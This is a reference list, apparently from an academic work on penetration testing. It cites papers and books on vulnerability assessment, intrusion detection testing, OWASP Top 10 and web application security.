- Li, F. "Study on security and prevention strategies of computer network," in Computer Science and Information Processing (CSIP), 2012 International Conference on, 2012, pp. 645-647.

Meier, J. D. (2003). Improving web application security threats and countermeasures. Redmond, Wash, Microsoft Press].
<http://proquest.safaribooksonline.com/?fpi=9780735651128>.

OWASP (2010). OWASP Top 10 Project. [Online] Available at:

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Mell, P. Hu, Lippmann, V. Haines, R. J. and Zissman, M. "An overview of issues in testing intrusion detection systems," ed: US Department of Commerce, National Institute of Standards and Technology, 2003.

Pandya, B. "Penetration Testing and Its Methodologies," 2014.

Pritchett W. L. and Smet, D. De Kali Linux Cookbook: Packt Publishing Ltd, 2013.

Reddy, Marri Rami; YALLA, Prashanth. Mathematical analysis of Penetration Testing and vulnerability countermeasures. In: Engineering and Technology (ICETECH), 2016 IEEE International Conference on. IEEE, 2016.p. 26-30.

Ritchey, R. W. "Mutating network models to generate network security test cases," in Mutation testing for the new century, ed: Springer, 2001, pp. 79-86.

Stefinko, Yaroslav; PISKOZUB, Andrian; BANAKH, Roman. Manual and automated penetration testing. Benefits and drawbacks. Modern tendency. In: 2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET). IEEE, 2016.p. 488-491.

Scanning, V. V. "Vulnerabilities & Vulnerability Scanning," SANS Institute Reading Room site, 2003.

Shinde, Prashant S.; Ardhapurkar, Shrikant B. Cyber security analysis using vulnerability assessment and penetration testing. In: Futuristic Trends in

Research and Innovation for Social Welfare (Startup Conclave), World Conference on. IEEE, 2016.p. 1-5.

Smith S. W. and Safford D., "Practical server privacy with secure coprocessors," IBM Systems Journal, vol. 40, pp. 683-695, 2001.

Steel C. and Nagappan, R. Core Security Patterns: Best Practices and Strategies for J2EE", Web Services, and Identity Management: Pearson Education India, 2006.

Yeo, J. "Using penetration testing to enhance your company's security," Computer Fraud & Security, vol. 2013, pp. 17-20, 2013.

Zhao, Jianming, et al. Penetration testing automation assessment method based on rule tree. In: Cyber Technology in Automation, Control, and Intelligent Systems (CYBER), 2015 IEEE International Conference on. IEEE, 2015.p. 1829-1833.